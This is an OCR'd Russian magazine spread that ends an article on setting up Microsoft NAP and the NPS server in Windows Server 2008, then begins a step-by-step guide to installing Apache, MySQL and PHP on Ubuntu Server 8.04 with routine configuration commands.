повторно, — если все нормально, система получает доступ в Сеть. Среди настроек можно указать веб-страничку, на которой описано, почему пользователь не может подключиться, и что ему для этого нужно сделать. Так что, NAP выполняет не только блокирующие функции, но и является средством, помогающим устранить найденные недостатки. Его работа не сводится к однократной проверке при подключении (после которой пользователь может отключить антивирус, «чтобы не мешал»). Проверка состояния производится периодически в течение всего времени, когда компьютер подключен к Сети.

Для некоторых компьютеров (несовместимая ОС; ноутбук посетителя, которым управлять не имеем права) может быть настроено исключение, позволяющее получить доступ в любом случае.


Настройка сетевых политик



Консоль настройки NAP-клиента в Windows 2008

Очень важно понимать, что сам по себе NAP не защищает Сеть и, тем более, не заменяет антивирус и межсетевой экран. Он взаимодействует со многими механизмами принуждения (DHCP, VPN, IPsec, IEEE 802.1x и TS-Gateway) для повышения уровня безопасности. Собственно, одна из задач администратора при развертывании NAP и заключается в выборе «своего» метода. Наиболее простым и в реализации и по принципу действия является DHCP, — достаточно перестроить таблицу маршрутизации, и клиент уже не сможет получить доступ в Сеть. Модифицированная NAP-совместимая DHCP-служба называется DHCP NAP Enforcement Client (EC). Остальные методы более надежны, хотя потребуют дополнительных настроек.

Разберем такой вариант. Вся клиентская система в порядке, только не активирован брандмауэр. Что проще всего сделать в такой ситуации? Блокировать доступ или объяснить пользователю, в чем его проблема? Нет. Проще включить Windows Firewall. Вот тут мы подходим к еще одной важной особенности NAP — клиент-серверной архитектуре.

Для оценки состояния используется агент NAP, либо уже встроенный в систему, либо устанавливаемый отдельно. Агент передает отчет о соблюдении установленных требований серверу сетевых политик (NPS, Network Policy Server) отправкой специального SHV-маркера (System Health Validators). NPS-сервер является механизмом обработки политик, встроенным в Win2k8. Он пришел на замену Internet Authentication Service (IAS), который обеспечивал RADIUS-аутентификацию в Active Directory.

Кроме Win2k8, агент уже включен в состав Windows Vista и XP SP3. Сам агент состоит из нескольких уровней. Это позволяет наращивать его возможности. За проверку соответствия заданным требованиям отвечает агент состояния системы (System Health Agents, SHA). Причем, на компьютере может одновременно работать несколько таких агентов. Собственный агент Microsoft SHA на основании информации, полученной из Центра безопасности, проверяет, включен ли брандмауэр, установлен ли антивирус и антишпионское ПО. Производители программ могут добавлять SHA для поддержки своих продуктов. Агент карантина (Quarantine Agent, QA) создает отчеты о состоянии работоспособности SHA. И, наконец, клиент принуждения (Enforcement Client, EC) обеспечивает доступ к Сети, основываясь на состоянии системы.

Имеющийся API позволяет третьим сторонам создавать реализации EC для своих решений, а использование сетевого протокола идентификации IEEE 802.1X гарантирует совместимость с различными видами устройств. В настоящее время разработан протокол авторизации учетных данных узла (Host Credential Authorization Protocol, HCAP), обеспечивающий интеграцию Microsoft NAP с подобной разработкой Cisco NAC (Network Admission Control). Активировать поддержку HCAP можно на этапе установки сервера NPS. Имеются данные о разработках агента Anyclick for NAP для Mac и Linux в **UNETsystem** (www.unetsystem.co.kr). Компания **Avenda** (www.avendasys.com) уже представила готовое (правда, не бесплатное) решение Avenda Linux NAP Agent для использования в Linux.

УСТАНОВКА NPS


Роль NPS, как и большинство остальных ролей, по умолчанию не устанавливается. Выбираем в «Диспетчере сервера» (Server Manager) ссылку «Добавить роли» (Add roles), затем в окне выбора ролей отмечаем «Службы политики сети и доступа» (Network Policy and Access Services). Попутно не забываем устанавливать остальные роли, которые могут потребоваться (DHCP, службы терминалов, VPN). В дальнейших настройках будем использовать DHCP, поэтому отмечаем и роль «DHCP Server».

Переходим к выбору служб ролей (Select Role Services). Кроме HCAP, о котором говорилось выше, и самого NPS, здесь имеется еще ряд пунктов, которые активируем в зависимости от конфигурации. Так, «Центр регистрации работоспособности» (Health Registration Authority, HRA) является компонентом NAP, обеспечивающим безопасность IPSec. Роли HRA и HCAP потребуют наличия IIS и Windows Process Activation Service. Запрос на их установку появится на соответствующем шаге. Роль службы маршрутизации и удаленного доступа (Routing and Remote Access Service, RRAS) необходима для клиентов, подключающихся удаленно (Dial-up & VPN, NAT). Вот, собственно, и все. По окончании установки во вкладке «Роли» в «Диспетчере сервера» появится новый пункт. Также в меню «Администрирование» (Administrative Tools) станет доступна консоль «Сервер политики Сети» (Network Policy Server).


НАСТРОЙКА NPS ПРИ ПОМОЩИ ШАБЛОНА

Консоль управления позволяет настроить NPS-сервер несколькими способами. Самый простой — выбрать нужную конфигурацию в раскрывающемся списке «Стандартная конфигурация» (Standard Configuration) на заглавной странице. Отсюда можно быстро настроить сервер NAP, а также RADIUS-сервер для удаленного доступа (Dial-up & VPN) и IEEE 802.1x-подключения. К примеру, выбираем «Защита доступа к Сети» (Network Access Protection). После этого внизу страницы появится ссылка на документацию. Для начала нажимаем на «Настройка NAP» (Configure NAP), — стартует мастер конфигурации. Самый важный шаг — определение в списке «Network Connection method» метода подключения для NAP-совместимых клиентов. Здесь есть все поддерживаемые NAP варианты: DHCP, IPSec с HRA, IEEE 802.1x Wired и Wireless, VPN и TS-Gateway. Затем в поле «Имя политики» при необходимости уточняем название правила и переходим к шагу выбора сервера принудительной защиты доступа. Главное, не запутаться в терминологии, так как просят указать на RADIUS клиента. Обычно это IEEE 802.1x-совместимый маршрутизатор или беспроводная точка доступа.

Если на компьютере, на котором производится установка NPS, выполняется служба DHCP, то этот шаг можно пропустить. В Сети может быть несколько DHCP-областей; сервер NPS может контролировать их все или только некоторые. Шаг «Укажите DHCP-области» (Specify DHCP Scopes) позволяет определить области, которые будут контролироваться этим сервером. Если здесь ничего не указать, политика будет применяться ко всем



Настройка политик при помощи шаблона


Выбираем свойства политики



warning


• Сам по себе NAP не защищает Сеть и, тем более, не заменяет антивирус и межсетевой экран.

• NAP не предназначен для защиты от инсайдеров и других подобных типов внутренних угроз, когда пользователь обладает в Сети особыми правами, позволяющими выполнять злонамеренные действия как умышленно, так и случайно.


NAP-областям. Все добавленные DHCP-серверы должны также поддерживать NPS. Теперь указываем группы пользователей и компьютеров, к которым будут применяться правила. На следующей странице «Specify a NAP Remediation Group and URL» задаем группу серверов обновлений, которые будут использоваться клиентами. Если такой группы нет, то ее следует создать, нажав кнопку «Новая группа». Чуть ниже, в строке «Trouble shooting URL», вводим адрес страницы с инструкциями для пользователя (если она нужна) и переходим к определению политики работоспособности NAP (Define NAP Health policy). Установленный флажок «Включить автообновление клиентских компьютеров» (Enable auto-remediation of client computers) разрешает получение обновлений клиентским системам, не удовлетворяющим политикам. Если этот параметр не выбран, клиенты, не поддерживающие NAP, не обновятся автоматически и не смогут получить полный доступ, пока не будут обновлены вручную. Переключатель внизу позволяет выбрать ограничения доступа к Сети клиентам, не поддерживающим NAP. По умолчанию разрешен только ограниченный доступ (Deny full network access ...). Если по какой-то причине для таких систем ограничений не предусмотрено, то переключаем в полный доступ (Allow full network access ...). После нажатия кнопки «Далее» создаются политики и выводится отчет.

ЗНАКОМСТВО С КОНСОЛЬЮ NPS

Более тонко политики задаются в отдельных меню. Так, в «RADIUS Server и Clients» настраиваются клиенты и удаленные группы серверов RADIUS (Remote RADIUS Server Groups). Если узел NPS будет настроен как RADIUS прокси, то на удаленные сервера будут пересылаться запросы на подключение. В меню «Политики» (Policies) указываются политики запросов на подключение (Connection Request Policies, CRP), сетевые политики (Network Policies) и политики работоспособности (Health Policies). В CRP-политиках определяется обработчик запроса при подключении клиента. Это может быть как локальный узел, так и удаленный (в случае с RADIUS). Так как ранее мы уже создали политики, используя шаблон, то в списке присутствуют две записи: NAP DHCP и проверка подлинности Windows. Чтобы добавить новую политику, нужно в контекстном меню выбрать пункт «Новый документ». После чего следовать указаниям мастера. В колонке «Статус» показано, активна эта политика или нет, а цифра в соседней колонке указывает на порядок ее обработки. Для изменения политики следует дважды щелкнуть по имени. В появившемся окне свойств — три вкладки. На вкладке «Обзор» (Overview) можно изменить имя политики; сняв флажок «Политика включена» (Policy enabled), отключить проверку этой политики сервером. Раскрывающийся список чуть ниже позволяет изменить тип NPS-сервера (сейчас установлен DHCP-сервер). Активная политика будет применяться без каких-либо ограничений. Во вкладке «Условия» (Conditions) задаются различные ограничения для выбранной политики: по времени, IP-адресу, группе HCAP, по имени пользователя, протоколу, типу службы и туннеля и т.д. В том числе, предусмотрены и такие, как разработчик оборудования RADIUS. Все это позволяет задать действительно гибкие правила, правда, тут придется немного потрудиться. И, наконец, в третьей вкладке «Параметры» (Settings) настраиваются параметры для политики Сети, которые будут применены после проверки всех ограничений. Большинство основных параметров NAP находятся в «Network Policies». Различают два типа политик: разрешающая и запрещающая. После использования шаблона в списке уже будут присутствовать пять политик, определяющих, кому и на каких условиях будет разрешен или запрещен доступ. При выборе политики в окнах внизу будут показаны условия и параметры. При необходимости их можно отредактировать, вызвав мастера двойным щелчком. Новая политика создается аналогично предыдущему пункту (выбор «Новый документ» в контекстном меню). Обратимся к свойствам политики. Сразу обращаем внимание, что теперь вкладок четыре: добавилась «Ограничения» (Constraints). А содержимое других вкладок чуть изменилось. На вкладке «Обзор» указывается, разрешить или запретить доступ в Сеть клиентам, удовлетворяющим требованиям этой политики. Установленный по умолчанию флажок «Ignore user account dial-in properties» позволяет игнорировать свойства удаленного доступа учетной записи пользователя, если запрос на подключение удовлетворяет политикам. Настройка методов проверки подлинности перекочевала в «Ог-



Устанавливаем требования к подключающимся системам



Выбираем роль для установки

ограничения». Здесь же указываются тайм-аут простоя и сеанса, ограничения по времени, тип порта NAS и некоторые другие. Соответственно, несколько изменилось содержимое вкладки «Параметры». В ней настраиваются IP-фильтры (позволяющие определить, какие пакеты обрабатывать этим интерфейсом), шифрование, дополнительные атрибуты RADIUS, обработка многоканальных подключений. Политика назначения клиенту IP-адреса определяется в подпункте «IP Setting». Выбрав «Принудительное использование NAP» (NAP Enforcement), мы настраиваем уровень применения правил NAP. Это может быть полный доступ к Сети, полный доступ в ограниченное время (испытательный срок) и ограниченный доступ.

Наличие разрешающих политик и настроек может немного запутать. На этапе подготовки нужно четко определиться с задачами и представлять конечный результат, чтобы не активировать ничего лишнего. Так, параметры сетевой политики для «правильных» клиентов должны разрешать полный доступ, автообновление должно быть выключено. Для нарушителей, наоборот — ограниченный доступ и активируем автообновление. Группа серверов обновлений задается в окне, появляющемся при нажатии кнопки «Настроить» (Configure). За автообновление клиентских компьютеров отвечает флажок «Enable auto-remediation of client computers».

Конфигурации, необходимые для доступа к Сети NAP-совместимым клиентам, создаются в «Политики работоспособности». После использования шаблона здесь две политики: «DHCP Совместимый» и «DHCP Несовместимый». Вторая определяет клиентов, которые не прошли одну или несколько SHV-проверок. Непосредственно параметры SHV и группы серверов обновлений настраиваются в меню «Защита доступа к Сети». По умолчанию в NPS присутствует только один SHV — «Средство проверки работоспособности системы безопасности Windows» (Windows Security Health Validator). Двойным щелчком вызываем окно свойств, в котором представлены способы разрешения кода ошибки в различных ситуациях (SHV не может связаться со службами или не отвечает, SHA не отвечает клиенту и т.д.). По умолчанию при возникновении любой ошибки клиенту устанавливается статус «Несовместимый». Нажав на кнопку «Настроить», получим возможность указать требования к клиентским компьютерам (отдельно Windows XP и Vista):

- должен ли быть включен Windows Firewall (или другой совместимый брандмауэр);
- должна ли быть включена антивирусная программа и насколько актуальна ее версия;
- работает ли Windows Defender или другое антишпионское ПО и насколько оно актуально (только для Vista);
- включено ли автоматическое обновление;
- установлены ли обновления безопасности с заданным уровнем, с указанием времени последней проверки наличия обновлений.

Последнее меню — «Учетные данные» (Accounting) — отвечает за настройки журналирования событий NPS. Для хранения журналов можно использовать локальный файл или базу SQL-сервера (в том числе и удаленного). При использовании локального хранилища события будут отображаться в Event Viewer.

НАСТРОЙКА КЛИЕНТА NAP

Настройка NAP-клиента производится при помощи MMC консоли «Конфигурация клиента NAP» (NAP Client Configuration), доступной в совместимых версиях ОС. По умолчанию она не выводится в списке, поэтому ее необходимо добавить самостоятельно. Запускаем mmc из командной строки и добавляем новую оснастку «Консоль» — «Добавить или удалить оснастку». Выбираем в списке «Конфигурация клиента NAP» и нажимаем кнопку «Добавить».

В появившемся окне отмечаем компьютер, на котором будет выполняться оснастка (обычно это локальная система). После нажатия на «OK» в окне MMC появляется новая консоль, в корне которой предложено три настройки: клиент системы ограничений (Enforcement Client), параметры интерфейса пользователя (User Interface Settings) и параметры регистрации работоспособности (Health Policies). Список поддерживаемых механизмов NAP доступен в «Enforcement Client» (по умолчанию все отключены). Например, для активации механизма DHCP выделяем «Клиент принудительного карантина для DHCP» (DHCP Quarantine Enforcement Client) и нажимаем «Включить». Пункт «User Interface Setting» позволяет задать рисунок значка NAP-клиента и поясняющий текст. Если компьютеров много, то ручная настройка клиентов займет много времени. В этом случае следует использовать групповые политики, которые расположены в узле Конфигурация компьютера/Установки Windows/Настройки безопасности/Защита доступа к Сети (Computer Configuration/Windows Setting/Security Setting/Network Access Protection).

ЗАКЛЮЧЕНИЕ

Новая технология Network Access Protection позволяет повысить безопасность Сети, блокировав или ограничив доступ незащищенным клиентским компьютерам. Особенно это актуально для удаленных систем, как правило, неподконтрольных администратору и служащих основным источником неприятностей.

> info
>
> • NAP — новая технология защиты сетевого доступа. NPS — сервер сетевых политик.
>
> • Настройка NAP-клиента производится при помощи MMC консоли «Конфигурация клиента NAP» (NAP Client Configuration).

SERGEY JAREMCHUK FEAT ANDREY MATVEEV



Волшебная лампа админа

ПОШАГОВОЕ РУКОВОДСТВО ПО УСТАНОВКЕ LAMP-СЕРВЕРА

У GNU/Linux преимуществ много, но именно возможность мгновенного преобразования бюджетного компа в полнофункциональный Web-сервер позволила этой операционке ворваться в домашние сети и на корпоративный рынок. Если ты планируешь развернуть web-сервис на базе архитектуры LAMP в интранет/интернет, то эта статья точно для тебя.

УСТАНОВКА UBUNTU SERVER EDITION

За аббревиатурой LAMP скрывается конфигурация Linux, Apache, MySQL, PHP/Perl/Python (плюс, сюда часто добавляют Ruby On Rails). В статье остановим свой выбор на Ubuntu Server Edition 8.04.1 LTS. Почему именно он? Причин несколько. Во-первых, Ubuntu — один из самых дружелюбных дистрибутивов, и начинающему администратору с ним будет легче разобраться. Во-вторых, быстрота развертывания: весь процесс займет примерно 30 минут вместе с установкой сервера. В-третьих, ядро Ubuntu Server Edition (версии 2.6.24) специально оптимизировано для работы на сервере за счет использования:


- **Tickless** (этот режим приводит к уменьшению энергопотребления и тепловыделения);
- **No Preemption** (время отклика для интерактивных задач не уменьшается);
- **Deadline I/O** (планировщик, минимизирующий задержки ввода/вывода и обеспечивающий поведение, близкое к реальному времени);
- **PAE** (поддержка аппаратной технологии, с помощью которой программы на 32-разрядных серверах с процессорами IA-32 могут адресовать физическую память свыше 4 Гб);
- **100Hz** (таймерное прерывание).

Кроме того, поддержка LTS-версии заявлена на пять лет (до апреля 2013), а значит, все это время разработчики обязуются выпускать обновления. Такой увеличенный период технической поддержки полностью отвечает требованиям современного бизнеса.

Большая часть сказанного будет действительна для Debian и некоторых других дистрибутивов, использующих APT. Сервер будем ставить в такой конфигурации:

- Apache 2 — веб-сервер;
- MySQL 5 — сервер баз данных;
- PHP5 — PHP CGI.

Процесс установки системы происходит в псевдографической среде. Трудностей он обычно не вызывает, поэтому по этапам пробежимся лишь поверхностно. Чтобы все сообщения системы выводились на русском языке, в загрузочном меню нажимаем <F2>. После выбора региона и установки раскладки клавиатуры будет произведена автоматическая настройка Сети с помощью DHCP. Если такого сервера нет, выбираем пункт «Настроить сеть вручную» и последовательно вводим параметры: IP-адрес, маску подсети, IP-адрес шлюза, адреса DNS-серверов (через пробел), имя компьютера и домена. Далее выбираем в списке часовой пояс, и наступает самый важный этап — разметка диска. Мастер предлагает четыре варианта: автоматическая разметка,



Апач работает

Файловый менеджер Midnight Commander — незаменимый помощник начинающего админа

LVM (обычный и шифрованный) и ручной труд. Каждый имеет свои плюсы и минусы; если есть сомнения, здесь же доступна справка, которая поможет тебе определиться с выбором. При автоматической разметке скрипт создает swap-раздел, равный 1.5 объема ОЗУ (с конца диска). Все остальное место форматируется как ext3 и монтируется как корневой раздел. Что ж, новичкам такая схема вполне подойдет. При ручной разметке для размещения журналов событий, файлов БД и данных веб-сервера лучше создать отдельные разделы `/var/log`, `/var/mysql` и `/var/www`, отформатированные в ReiserFS. Эта файловая система обеспечивает улучшенную производительность при работе с большим количеством маленьких файлов. Кстати, в Ubuntu есть одна особенность: каталог `/var/run` обязательно должен быть расположен в корневой файловой системе, иначе некоторые сервисы просто не смогут загрузиться. Если планируется разрешить пользователям создавать публичные веб-папки (об этом чуть ниже), то имеет смысл назначить раздел для /home. Под корень достаточно отвести 3-4 Гб. Затрудняешься определить, сколько требуется места под каждый раздел? Тогда стоит присмотреться к менеджеру логических томов LVM. После установки базовой системы создаем учетную запись пользователя, который будет одновременно и суперпользователем (через sudo). Мастер установки предлагает семь готовых конфигураций сервера: DNS, LAMP, Mail, OpenSSH, PostgreSQL, Print и Samba. После выбора любого варианта на выходе получаем готовое решение. Но это предложение для новичков, а чтобы полностью контролировать процесс, лучше все компоненты установить самостоятельно. Тем более, в репозитарии дистрибутива, как правило, находятся пакеты посвежее, и при обновлении дистрибутива все равно эти файлы придется качать. Если дальнейшую настройку планируется производить удаленно, ставим только «OpenSSH server». Остальные действия скрипт произведет уже без нашего участия. Спустя некоторое время получим сообщение о том, что установка сервера успешно завершена.

НАСТРОЙКА СЕРВЕРА

Один из сетевых интерфейсов уже настроен во время установки. Если сервер имеет несколько сетевых карт, их необходимо сконфигурировать вручную. Открываем файл `/etc/network/interfaces` и правим:

$ sudo nano -w /etc/network/interfaces

```
auto lo
iface lo inet loopback

# Интерфейс eth0 настраивается автоматически посредством DCHP
auto eth0
iface eth0 inet dhcp

# Параметры eth1 указываем самостоятельно
auto eth1
iface eth1 inet static
        address 192.168.0.200
        netmask 255.255.255.0
        network 192.168.0.0
        broadcast 192.168.0.255
        gateway 192.168.0.1
```

Перезапускаем Сеть:

```
$ sudo /etc/init.d/networking restart
```

Теперь в `/etc/hosts` прописываем соответствие имени узла и IP-адреса. Например:

$ sudo nano /etc/hosts

```
192.168.0.200 web.server.com web
```

Аналогично добавляем записи и для остальных узлов (в том числе и виртуальных), с которыми будем «общаться».

После установки системы в `/etc/hostname` должно быть прописано имя узла. Если вывод команды «hostname» не соответствует должному, редактируем этот файл.


Установку пакетов будем производить из сетевого репозитария, поэтому в файле `/etc/apt/sources.list` строка «`deb cdrom:[Ubuntu-Server 8.04 _Hardy Heron_ — Release i386 (20080701)]/ hardy main restricted`» должна быть закомментирована. Так как мы не планируем ничего самостоятельно компилировать, то комментируем и строки, начинающиеся с «deb-src». Остальное оставляем, как есть.

В некоторых случаях AppArmor (программный инструмент упреждающей защиты, основанный на политиках безопасности, подробности ищи в статье «Бронированный тукс» в][_08_2007) слишком рьяно выполняет свои обязанности. Например, при установке ispCP (смотри статью «Незаменимый помощник хостера» в][_10_2008) AppArmor напрочь блокировал работу сервисов. При построении защищенного Web-сервера можно обойтись и без него. Поэтому если обнаружится какая-то проблема, останавливаем работу профилей безопасности:


```
$ sudo /etc/init.d/apparmor stop
```

Если после этого проблема решена, отключаем автозагрузку AppArmor или совсем его удаляем:

```
$ sudo update-rc.d -f apparmor remove
$ sudo apt-get remove apparmor apparmor-utils
```



При установке Ubuntu Server Edition можно выбрать шаблон сервера



Тестовая страница работы PHP

Установка веб-сервера Apache довольно проста:

```
$ sudo apt-get install apache2
```

Теперь настала очередь PHP5. Не забываем модуль для работы с мускулом:

```
$ sudo apt-get install php5 libapache2-mod-php5
php5-mysql
```

Зависимости и остальные компоненты apt-get подхватывает самостоятельно. В большинстве случаев того, что есть, — достаточно. Хотя некоторые модули веб-сервера по умолчанию не подключаются. Список всех доступных модулей можно получить, введя:

```
$ sudo a2enmod
```

Как вариант, просто смотрим листинг каталога `/etc/apache2/mods-available`. Чтобы сделать активным любой из модулей, следует создать символическую ссылку в подкаталог `/etc/apache2/mods-enabled` (что, собственно, и делает команда a2enmod). Давай посмотрим, что собой представляют файлы, отвечающие за поддержку PHP:

$ cat /etc/apache2/mods-available/php5.conf

```
<IfModule mod_php5.c>
  AddType application/x-httpd-php .php .phtml
.php3
  AddType application/x-httpd-php-source .phps
</IfModule>
```

$ cat /etc/apache2/mods-available/php5.load

```
LoadModule php5_module /usr/lib/apache2/
modules/libphp5.so
```

Если используется другой дистрибутив, или связка Apache + PHP5 собиралась вручную, обязательно проследи, чтобы в `/etc/apache2/httpd.conf` (`apache2.conf`) присутствовали эти строки. Модуль для работы PHP уже активирован:

```
$ sudo a2enmod php5
This module already enabled.
```

Для некоторых задач могут потребоваться дополнительные модули PHP (список пакетов `php5-*`, доступных в репозитарии, можно получить, введя «`sudo apt-cache search php5`»):

```
$ sudo apt-get install php5-gd php5-imagick
php5-pspell php5-recode php5-xmlrpc php5-xsl
php5-mcrypt php5-memcache php5-curl php-pear
php5-imap php5-snmp
```

Перезапускаем веб-сервер:

```
$ sudo /etc/init.d/apache2 reload
```

Набираем в браузере строку `http://localhost`, — в ответ мы должны увидеть надпись «`It works!`». Чтобы проверить работу PHP, создаем файл `test.php` и пробуем к нему обратиться:

```
$ sudo echo '<?phpinfo()?>' >
      /var/www/test.php
$ lynx http://localhost/test.php
```

В ответ должны получить таблицу с настройками PHP. Если это не так, следует просмотреть журналы веб-сервера, расположенные в каталоге `/var/log/apache2`. В них обычно выдаются информативные подсказки.

При первом запуске веб-сервера в консоли выводится сообщение о том, что индеец не может определить доменное имя данного хоста: «`apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1 for ServerName`». Чтобы его убрать, установи значение переменной `ServerName` в `apache2.conf`. Хотя в Ubuntu эта настройка вынесена в отдельный файл `/etc/apache2/conf.d/fqdn`.

$ sudo nano etc/apache2/conf.d/fqdn

```
ServerName web.server.com
```

Поддержка MySQL в PHP обеспечивается наличием в каталоге /etc/php5/apache2/conf.d файлов mysql.ini и mysqli.ini. Каждый состоит всего из одной строки. В mysql.ini содержится запись «extension=`mysql.so`», а в `mysqli.ini` — «`extension=mysqli.so`». Если эти файлы в твоем дис-



links

- Основные параметры и модули Apache расписаны в документации веб-сервера: httpd.apache.org/docs/2.2.
- Скачать Ubuntu 8.04.1 LTS Server Edition можно по ссылке на странице www.ubuntu.com/getubuntu/download.
- Диски Ubuntu высылаются по почте всем желающим. Для заказа зарегистрируйся на странице https://shipit.ubuntu.com.

```
mc - nomad:/etc/network
File Edit View Terminal Tabs Help
interfaces          [-M--] 20 L:[  1+14  15/ 16] *(205 / 206b)= .  10 0x
auto lo
iface lo inet loopback

auto eth1

iface eth1 inet static
address 192.168.2.1
netmask 255.255.255.0

auto eth0

iface eth0 inet static
address 192.168.0.1
netmask 255.255.255.0
